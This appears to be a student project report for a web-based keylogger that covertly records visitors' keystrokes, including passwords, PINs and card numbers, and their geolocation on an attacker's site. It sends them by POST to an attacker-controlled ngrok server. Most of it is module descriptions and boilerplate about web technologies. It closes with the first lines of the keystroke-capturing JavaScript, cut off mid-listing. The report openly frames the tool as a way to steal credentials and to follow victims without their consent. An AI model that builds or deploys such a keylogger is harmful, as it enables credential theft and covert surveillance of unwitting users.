

ABSTRACT

A web-based keylogger designed to capture a user keystrokes on websites. when Victim Visits a Attacker's Malicious Site and Enter any Juicy Informations such as Passwords , Pin, Credit Card Numbers , Debit Card Numbers , etc..

In a Keylogger a PHP and JavaScript Code for covertly transmitting the intercepted keystrokes to an attacker-controlled server(NGROK) via POST requests. Additionally, the system saves a log of captured keystrokes in a local text file on the attacker's system. Keyloggers are a type of computer malware that records keystroke events on the keyboard and saves them to a log file, allowing it to steal sensitive data like passwords.

Malicious software captures usernames, PINs, and passwords as a result. Without drawing the user's attention, the hacker Keyloggers possess a big threat to both Transactions such as commercial and personal i.e., E-commerce, online banking, email chatting, and other similar activities are examples of online activities. An attacker can collect valuable data without entering into a strong database or file server using this method.

The main purpose of keyloggers is to tamper with the chain of events that occur when a key is pressed, and information is displayed on the screen as a result of the keystroke. Keyloggers can be used for both lawful and illegitimate objectives, depending on the user who is utilising it.

Keyloggers for systems, i.e., for identifying fraudulent users, can be used by system administrators. Keyloggers can help a computer forensics analyst examine digital files more effectively. Keyloggers are extremely useful for keeping track on ongoing criminal activity.

1. INTRODUCTION

1.1 PROJECT DESCRIPTION:

A Web based Key loggers, also known as keystroke loggers, record the keys hit on a device and save them to a file, which is then accessed by the person who deployed the malware. A key logger can be either software or hardware.


A hardware keylogger is a device that connects your keyboard to your computer. Keyloggers can be connected directly to the keyboard and the computer through manually using one of two approaches. PS/2 and the USP keylogger are two examples of this method. Acoustic keylogger, unlike hardware keyloggers, analyses the sound of individual keystrokes is recorded. To react to the sound of the user's typing, special equipment is needed. The sound of the keyboard was picked up from hundreds of feet away using a parabolic microphone, which was designed to record over a long distance.

Bluetooth connections have been used by wireless keyloggers to send information to a log file. over a distance of up to 100 meters. The main goal of this wireless keylogger is to intercept broadcast packets from a wireless keyboard that engage a 27 MHz RF link to transfer translated RF keystroke characters. The disadvantage of this wireless keylogger is that it requires a receiver/antenna that is somewhat close to the target region to work. Figure 3 depicts a Bluetooth-enabled keylogger.

Software keyloggers capture data as it travels across the keyboard and through the operating system. It keeps track of keystrokes, saves them in a secure location, and subsequently sends them to the keylogger's author.

Our proposed system aims to achieve:

- ***Efficient Keystroke Monitoring:*** Develop a robust mechanism to monitor and capture keystrokes entered by users on web pages in real-time.
- ***Cross-Platform Compatibility:*** Ensure seamless compatibility across various web browsers and operating systems, allowing users to utilize the keylogger irrespective of their device preferences.
- ***Continuous Monitoring and Maintenance:*** Establish proactive monitoring mechanisms and regular maintenance schedules to address potential vulnerabilities, ensure system stability, and adapt to evolving security threats and technological advancements effectively.



1.2 MODULE DESCRIPTION:

1.2.1 MODULE-1: *Capturing Keystrokes*

The JavaScript code module for recording keystrokes is essential for capturing user input seamlessly and discreetly on a targeted webpage. Through carefully crafted event listeners, this module detects and records each keystroke made by users as they interact with the webpage. Leveraging JavaScript's capabilities, the module operates silently in the background, ensuring that users remain unaware of their keystrokes being intercepted. By efficiently storing the captured keystrokes in variables or arrays, this module lays the groundwork for further processing and transmission to the attacker's device. The meticulous implementation of this module ensures precise and reliable recording of keystrokes, enabling comprehensive monitoring of user activity without raising suspicion.

1.2.2 MODULE-2: *Sending Captured Keystrokes*

The post request module in PHP serves as the crucial link between the JavaScript-based keylogger and the attacker's device, facilitating the secure transmission of intercepted keystrokes. Upon capturing user input, the JavaScript keylogger module initiates a POST request to a predefined endpoint hosted by the PHP handler module. This request encapsulates the recorded keystrokes, ensuring their integrity during transit. The PHP handler receives the POST request, processes the incoming data, and validates its authenticity to prevent tampering or unauthorized access. Leveraging PHP's robust capabilities, the handler prepares the intercepted keystrokes for storage on the attacker's device, employing encryption and other security measures to safeguard sensitive information. By orchestrating this seamless exchange of data, the post request module enables efficient and covert communication between the web-based keylogger and the attacker's infrastructure, ensuring that intercepted keystrokes are securely transmitted for further analysis or exploitation.

1.2.3 MODULE-3: *Storing Keystrokes in Attacker's Machine*

Storing the intercepted keystrokes securely on the attacker's device is paramount for maintaining the integrity and confidentiality of the captured data. Once received by the PHP handler module, the intercepted keystrokes undergo meticulous processing before being stored in a designated location on the attacker's device. This storage module employs robust encryption techniques and access controls to safeguard the sensitive information from unauthorized access or tampering. Whether stored in a secure file system, encrypted database, or other storage medium, the intercepted keystrokes are organized and cataloged for efficient retrieval and analysis by the attacker. Additionally, comprehensive logging mechanisms are implemented to track access to the stored data, ensuring accountability and compliance with security protocols. By prioritizing data security and integrity, the storage module provides a reliable repository for storing intercepted keystrokes, enabling the attacker to leverage the captured information for malicious purposes while minimizing the risk of detection or interception by adversaries.

1.2.4 MODULE-4: *Admin Module*

The admin module serves as a centralized hub for managing and overseeing various aspects of a web application's operation. Designed to provide administrators with comprehensive control and visibility, this module offers a range of functionalities tailored to meet the specific needs of administrative users. Through the admin interface, administrators can perform essential tasks such as user management, content moderation, access control, and configuration adjustments. User management features enable administrators to add, remove, or modify user accounts, assign roles and permissions, and monitor user activity. Content moderation tools allow administrators to review and approve user-generated content, flag inappropriate content, and enforce community guidelines. Access control mechanisms enable administrators to define and enforce access policies, restrict access to sensitive features or data, and manage authentication and authorization settings. Additionally, the admin module may include reporting and analytics capabilities, providing administrators with insights into application usage, performance metrics, and user behavior. By centralizing administrative functions within a dedicated module, the admin interface streamlines administrative workflows, enhances operational efficiency, and empowers administrators to maintain the integrity, security, and quality of the web application.

1.2.5 MODULE-5: *Getting user's current location*

The "getmylocation" JavaScript code module is designed to surreptitiously monitor the location of victims accessing a webpage. By leveraging browser geolocation APIs, this module retrieves the precise geographic coordinates of the user's device without their knowledge or consent. Through unobtrusive integration within the webpage, the module initiates a request to obtain the user's current location silently in the background, without alerting them to the monitoring activity. Once the coordinates are acquired, the module can transmit this sensitive information to a predefined endpoint controlled by the attacker. This data transmission occurs seamlessly via HTTP GET requests, enabling the attacker to remotely access and track the victim's movements in real-time. The clandestine nature of this module allows for covert surveillance of victims, facilitating malicious activities such as stalking or targeted attacks. As such, the implementation of appropriate safeguards and ethical considerations is imperative to prevent misuse of this technology and protect the privacy and security of individuals online.

1.2.6 MODULE-6: *Sending location data*

The module responsible for sending location data via POST request plays a crucial role in facilitating the covert transmission of victim location information to the attacker's server. Upon successfully retrieving the geographic coordinates of the victim's device using JavaScript, the module securely packages this sensitive data into an HTTP POST request payload. Through the use of encryption and secure communication protocols, such as HTTPS, the module ensures the confidentiality and integrity of the transmitted location information. The POST request is then directed to a predefined endpoint hosted on the attacker's server, where a PHP handler awaits to receive and process the incoming data. The PHP handler validates and sanitizes the received location data, preventing any potential tampering or unauthorized access. Subsequently, the handler stores the location information in a secure manner on the attacker's device for further analysis or exploitation. By orchestrating this seamless exchange of data, the module enables the attacker to remotely monitor and track the victim's movements in real-time, potentially facilitating nefarious activities such as surveillance or targeted attacks. Thus, it is imperative to exercise ethical considerations and adhere to legal guidelines when deploying such technology to ensure the privacy.

1.2.6 MODULE-7: *Firestore Authentication*

The Firestore Authentication module offers a robust and seamless solution for implementing user login functionality within web applications. Leveraging Firestore's authentication services, this module streamlines the authentication process, providing users with a secure and convenient login experience. Through integration with Firestore Authentication SDKs, developers can easily incorporate various authentication methods, including email/password, phone number, social identity providers (such as Google, Facebook, or Twitter), and more, into their web applications. The Firestore Authentication module handles user authentication, identity verification, and session management, eliminating the need for developers to build and maintain complex authentication systems from scratch. Additionally, Firestore Authentication offers built-in security features such as password hashing, account protection, and multi-factor authentication, ensuring the integrity and confidentiality of user credentials. With Firestore Authentication, developers can focus on building engaging web experiences while Firestore handles the heavy lifting of user authentication, thereby accelerating development cycles and enhancing overall application security.

2. SYSTEM ANALYSIS

2.1 Existing System:

The existing model of the current problem statement is the traditional style of transferring data using keylogger is very costly and not for the small purpose. However, we have keylogger which is basically used for monitoring payments and, PINs, and passwords as a result. Without drawing the user's attention. A hardware keylogger is a device that connects your keyboard to your computer. Keyloggers can be connected directly to the keyboard and the computer through manually using one of two approaches. PS/2 and the USB keylogger are two examples.

DRAWBACKS:

- Detectability
- Physical access required
- Maintenance

2.2 Proposed System:

We can construct software keyloggers instead of physical keyloggers to solve the above-mentioned problem. The proposed model offers a technique that alleviates the challenges of installing the keylogger in the target system. Because software keyloggers can be deployed remotely and do not require physical access to the target system, they are very popular. The proposed software is capable of installing itself in a targeted system when the user, for example, clicks on a malicious link sent to him via email or social media, and then captures all of the user's keystrokes while logged into the system, saves the logs in a folder, or sends

ADVANTAGES:

- **Automated Logging and Reporting**
- **Reduced Physical Risk**
- **Cost-effectiveness**

Automated Logging and Reporting:

Automated logging and reporting systems provide a robust solution for efficiently tracking and documenting various activities within an organization or on specific devices. By leveraging automation, these systems streamline the process of data collection, eliminating the need for manual intervention and reducing the risk of human error. Through automated logging mechanisms, data such as keystrokes, application usage, website visits, and other user interactions can be captured in real-time or at predefined intervals. This ensures a comprehensive and accurate record of user behavior, enabling administrators to gain valuable insights into system usage patterns, security threats, and compliance adherence. Furthermore, automated reporting functionalities enable the generation of customizable reports tailored to specific requirements or regulatory standards. These reports can provide stakeholders with actionable insights, facilitating informed decision-making and proactive measures to enhance security, optimize resource allocation, and improve operational efficiency. Overall, automated logging and reporting systems play a vital role in maintaining transparency, accountability, and governance across various domains, contributing to the overall effectiveness and resilience of an organization's information management practices.

Reduced Physical Risk:

A web-based keylogger significantly reduces physical risks associated with traditional hardware-based keyloggers, offering a discreet and non-invasive monitoring solution. Unlike physical keyloggers that require direct access to the target device and may raise suspicion if discovered, web-based keyloggers operate remotely through a web interface, eliminating the need for physical installation or maintenance. This remote functionality not only enhances stealth but also minimizes the risk of physical tampering or damage to the target device. Additionally, since web-based keyloggers do not require any hardware components, they can be deployed quickly and easily across multiple devices without leaving any noticeable traces. Overall, the reduced physical footprint of web-based keyloggers enhances their effectiveness as covert monitoring tools while mitigating potential risks associated with physical intrusion or detection.

Cost-effectiveness:

A web-based keylogger offers a cost-effective solution for monitoring user activity across various devices and platforms. Unlike traditional hardware-based keyloggers that often require the purchase of physical devices and incur additional installation and maintenance costs, web-based keyloggers eliminate the need for specialized hardware and associated expenses.

By leveraging existing internet infrastructure, these keyloggers can be deployed quickly and easily, without the need for significant upfront investment. Furthermore, web-based keyloggers typically operate on a subscription or software-as-a-service (SaaS) model, allowing organizations to pay only for the features and resources they need, without any long-term commitments or expensive licensing fees. This flexible pricing structure makes web-based keyloggers accessible to organizations of all sizes, including small and medium-sized businesses with limited budgets.

Additionally, centralized management and remote access capabilities inherent to web-based keyloggers further contribute to cost savings by reducing the need for onsite IT support and minimizing downtime associated with maintenance tasks.

Overall, the cost-effectiveness of web-based keyloggers makes them an attractive option for organizations seeking to enhance security and productivity without breaking the bank.

3.DEVELOPMENT ENVIRONMENT

3.1 Hardware Specification:

Processor : Pentium IV/III (minimum)

Hard disk : 50 GB (minimum)

RAM : 2 GB (minimum)

3.2 Software Specification:

Operating System : Windows /Linux

Web Browser : Microsoft edge/ Chrome / firefox / brave / any other browser

3.3 Language Specification:

Front-end Language : HTML, CSS, JavaScript

Back-end Language : PHP

Server : Apache2

HTML

The Hypertext Mark-up Language or HTML is the standard mark-up language for documents designed to be displayed in a web browser. It is often assisted by technologies such as Cascading Style Sheets (CSS) and scripting languages such as JavaScript.

Web browsers receive HTML documents from a web server or from local storage and render the documents into multimedia web pages. HTML describes the structure of a web page semantically and originally included cues for its appearance.

HTML elements are the building blocks of HTML pages. With HTML constructs, images and other objects such as interactive forms may be embedded into the rendered page.

HTML provides a means to create structured documents by denoting structural semantics for text such as headings, paragraphs, lists, links, quotes, and other items. HTML elements are delineated by tags, written using angle brackets.

Some tags directly introduce content into the page. Other tags surround and provide information about document text and may include sub-element tags. Browsers do not display the HTML tags but use them to interpret the content of the page.

HTML can embed programs written in a scripting language such as JavaScript, which affects the behaviour and content of web pages. The inclusion of CSS defines the look and layout of content.

The World Wide Web Consortium (W3C), former maintainer of the HTML and current maintainer of the CSS standards, has encouraged the use of CSS over explicit presentational

CSS

Cascading Style Sheets (CSS) is a style sheet language used for describing the presentation of a document written in a mark-up language such as HTML or XML. CSS is a cornerstone technology of the World Wide Web, alongside HTML and JavaScript.

CSS is designed to enable the separation of content and presentation, including layout, colours, and fonts. This separation can improve content accessibility; provide more flexibility and control in the specification of presentation characteristics;

enable multiple web pages to share formatting by specifying the relevant CSS in a separate .css file, which reduces complexity and repetition in the structural content; and enable the .css file to be cached to improve the page load speed between the pages that share the file and its formatting.

Separation of formatting and content also makes it feasible to present the same mark-up page in different styles for different rendering methods, such as on-screen, in print, by voice (via speech-based browser or screen reader), and on Braille-based tactile devices. CSS also has rules for alternate formatting if the content is accessed on a mobile device.

The name cascading comes from the specified priority scheme to determine which style rule applies if more than one rule matches a particular element. This cascading priority scheme is predictable.

NGROK

Ngrok is a powerful tool used primarily for exposing local servers behind NATs and firewalls to the public internet over secure tunnels. It creates a secure tunnel from a public endpoint to a locally running web service.

This allows you to show off a local project or test a website without the need to deploy it live. Ngrok essentially provides a public URL that forwards traffic to a specified port on your local machine. It's commonly used for web development, testing webhook integrations, and accessing local servers remotely.

Ngrok establishes secure tunnels using the TLS/SSL protocol, ensuring that data transmitted between the public endpoint and the local server is encrypted. This security feature is essential, especially when dealing with sensitive information or during development and testing phases.

Ngrok is available for various operating systems, including Windows, macOS, and Linux, making it accessible to a wide range of developers regardless of their preferred development environment.

Ngrok includes a web interface called Ngrok Dashboard that allows users to inspect HTTP requests and responses passing through the tunnel in real-time. This feature is invaluable for debugging and troubleshooting applications by providing insight into how data is being transmitted between the local server and the internet.

Overall, Ngrok has become an indispensable tool for developers seeking to expose local services or websites to the internet securely and conveniently, thereby enhancing the development and testing workflow.

XAMPP

XAMPP is a software package that provides an easy way to set up and run a web server environment on a local machine. The name "XAMPP" stands for cross-platform, Apache, MySQL, PHP, and Perl.

XAMPP is designed to be easy to install and configure, making it suitable for developers, students, and hobbyists who want to set up a local web development environment quickly. It's available for multiple operating systems including Windows, macOS, and Linux, making it cross-platform.

It is commonly used for web development and testing purposes. It provides developers with a complete and self-contained environment to build, test, and debug web applications before deploying them to a live server. This helps streamline the development process and reduces the risk of errors and bugs in production environments.

Components:

- **Apache:** XAMPP bundles Apache HTTP Server, one of the most popular web servers in the world. Apache serves web pages and handles HTTP requests.
- **MySQL:** XAMPP includes MySQL, a widely-used open-source relational database management system. MySQL is used for storing and managing databases for web applications.
- **PHP:** XAMPP comes with PHP, a server-side scripting language used for creating dynamic web pages. PHP is commonly used in combination with MySQL to build dynamic web applications.
- **Perl:** XAMPP also includes Perl, a general-purpose programming language often used for web development, system administration, and network programming.

XAMPP's pre-configured environment allows developers to work on web projects offline without needing to connect to a remote server. It's commonly used for testing websites and web applications locally before deploying them to a production server.

PHP

PHP, which stands for Hypertext Preprocessor, is a widely-used open-source server-side scripting language.

Originally created by Danish-Canadian programmer Rasmus Lerdorf in 1994, PHP has since become one of the most popular programming languages for web development.

PHP is primarily used for server-side scripting, meaning it is executed on the web server before the resulting HTML is sent to the client's browser.

This allows PHP to dynamically generate web content, interact with databases, handle form submissions, and perform various other server-side tasks.

PHP code is typically embedded directly into HTML documents, using special delimiters (`<?php` and `?>`) to indicate the beginning and end of PHP code blocks.

This allows developers to seamlessly mix PHP code with HTML markup, making it easy to create dynamic web pages.

PHP is platform-independent, meaning it can run on various operating systems, including Windows, macOS, Linux, and Unix-based systems. This makes it a versatile choice for web development across different environments.

PHP has a large and active community of developers who contribute to its ongoing development, create libraries and frameworks, and provide support through forums, documentation, and online tutorials.

This vibrant community ensures that PHP remains a popular and well-supported language for web development.

JAVASCRIPT

JavaScript often abbreviated as JS, is a programming language that is one of the core technologies of the World Wide Web, alongside HTML and CSS. As of 2022, 98% of websites use JavaScript on the client side for webpage behaviour, often incorporating third-party libraries. All major web browsers have a dedicated JavaScript engine to execute the code on users' devices.

JavaScript is a high-level, often just-in-time compiled language that conforms to the ECMAScript standard. It has dynamic typing, prototype-based object-orientation, and first-class functions. It is multi-paradigm, supporting event-driven, functional, and imperative programming styles.

It has application programming interfaces (APIs) for working with text, dates, regular expressions, standard data structures, and the Document Object Model (DOM).

The ECMAScript standard does not include any input/output (I/O), such as networking, storage, or graphics facilities. In practice, the web browser or other runtime system provides JavaScript APIs for I/O.

JavaScript engines were originally used only in web browsers, but are now core components of some servers and a variety of applications. The most popular runtime system for this usage is Node.js.


Although Java and JavaScript are similar in name, syntax, and respective standard libraries, the two languages are distinct and differ greatly in design.

4. SYSTEM DESIGN

4.1. Detailed Design:

4.1.1. Architectural Diagram:

The architecture diagram for a web-based keylogger typically comprises several essential components designed to facilitate the capture and transmission of user keystrokes. At its core, the system includes a Keylogging Engine responsible for intercepting and recording keystrokes made by users on a targeted web application or webpage. This engine may utilize browser extensions or JavaScript injected into web pages to achieve interception. The captured keystrokes are then securely transmitted to a Remote Server via HTTP requests or WebSocket connections. The Remote Server, often hosted on a cloud platform for scalability and accessibility, stores the intercepted data securely and provides interfaces for remote administration and data retrieval. Additionally, a Frontend Interface may be implemented to facilitate user interaction with the keylogger, enabling functionalities such as real-time monitoring of captured keystrokes and configuration settings. Overall, the architecture ensures efficient and covert operation of the web-based keylogger while prioritizing data security and accessibility for remote administration.



4.2. UML diagram:

StarUML is the successor of an object oriented modelling software called Plastic. Plastic 1.0 was published in 1997 to support the OMT notation. The version 1.1 published in 1998 dropped the OMT to support in favour of UML.

The last version under this brand was called Agora Plastic 2005 and was published by the Korean company Plastic Software Inc, Seoul. It was an internationalized product, compliant with UML 1.4, and claiming to support the Object Management Group's MDA approach.

The software was renamed StarUML 5.0 in 2005 with a view to publishing it as open source. The aim was to provide UML 2.0 support as well as the capability to use third-party plugins.

The first public release was published August 2006 on SourceForge under GNU GPL license. The source code included multiple copyright notices for the period 2002-2005 by Plastic Software Inc.

The software targeted at that time the Win32 platform and was essentially written in Delphi. The software evolved over several years as open source project and was recognized as an MDA tool with a capability to assist in reverse-engineering existing code.

A last open source version is published in 2010. It may still be used nowadays, but according to the owner of the product, it would no longer be maintained nor supported.

A crowdfunding campaign was launched in 2014 to finance a revival of the project under the name StarUML 2. The aim of the initiative was to add support for other languages than Java and other modeling notations than UML. The campaign failed to raise the needed funds: less than 1000 USD were collected, that is 1% of the campaign's target.


StarUML offers object oriented modelling capabilities. It supports most of the diagram types specified in UML 2.0. :

- Class diagrams
- Composite structure diagrams
- Component diagrams
- Object diagrams
- Package diagrams
- Use-case diagrams
- Activity diagrams
- Sequence diagrams
- Communication diagrams
- Timing diagrams
- State Chart diagrams
- Information flow diagrams
- Interaction overview diagrams
- Profile diagrams

In this documentation we use 3 diagram to represent a project.


4.3. USE CASE DIAGRAM:

Use case diagrams are considered for high level requirement analysis of a system. So, when the requirements of a system are analysed the functionalities are captured in use cases. So, we can say that uses cases are nothing but the system functionalities written in an organized manner.




4.1.4. ACTIVITY DIAGRAM:

Activity diagrams are graphical representations of workflows of stepwise activities and actions with support for choice, iteration and concurrency. In the Unified Modeling Language, activity diagrams are intended to model both computational and organizational processes (i.e., workflows), as well as the data flows intersecting with the related activities.



4.1.5 COMPONENT DIAGRAM:

A component diagram allows verification that a system's required functionality is acceptable. These diagrams are also used as a communication tool between the developer and stakeholders of the system. Programmers and developers use the diagrams to formalize a roadmap for the implementation, allowing for better decision-making about task assignment or needed skill improvements.



5. IMPLEMENTATION

5.1 SOURCE CODE:

Capturing KeyStrokes:

```
let keylog = {
  cache:[], //hold the keystrokes
  delay:1000, //1 sec
  sending:false,

  init(){
    window.addEventListener('keydown',(evt) => {
      //insert cache array
